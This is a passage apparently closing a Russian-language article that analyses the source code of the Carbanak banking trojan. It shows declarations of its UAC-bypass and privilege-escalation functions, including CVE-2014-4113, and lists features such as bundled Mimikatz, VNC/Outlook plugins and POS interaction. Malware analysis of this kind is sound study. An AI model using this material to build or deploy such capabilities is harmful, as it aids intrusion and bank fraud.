bool PathRec();

// Обход UAC для Win7
// После обхода shellcode выполняет выход из процесса, поэтому если запускается DLL, то
bool UACBypass( const char* engineDll, const char *commandLine, int method = 0 );
bool COM( const char* dllPath, const char* cmd );
// wait = true, если нужно дождаться выполнения cmd
bool BlackEnergy2( const char* cmd, bool wait = false );

// Поднимает права до системных
bool EUDC();
bool CVE2014_4113();
```

В Carbanak есть еще много разных фишек: например, здесь имеется своя реализация управления памятью (обертка над WinAPI), есть плагины для работы с VNC и Outlook. Как и некоторые другие банкеры, троян таскает с собой утилиту для перехвата паролей открытых сессий в Windows — Mimikatz. В Carbanak предусмотрена возможность проксирования трафика, реализовано взаимодействие с POS-терминалами и еще масса всего — на описание всех возможностей уйдет не одна неделя доскональной изучения кода и потребуется не одна статья. Я надеюсь, что эта заметка послужит отправной точкой в самостоятельном изучении Carbanak и позволит тебе пополнить багаж знаний в области вирусологии.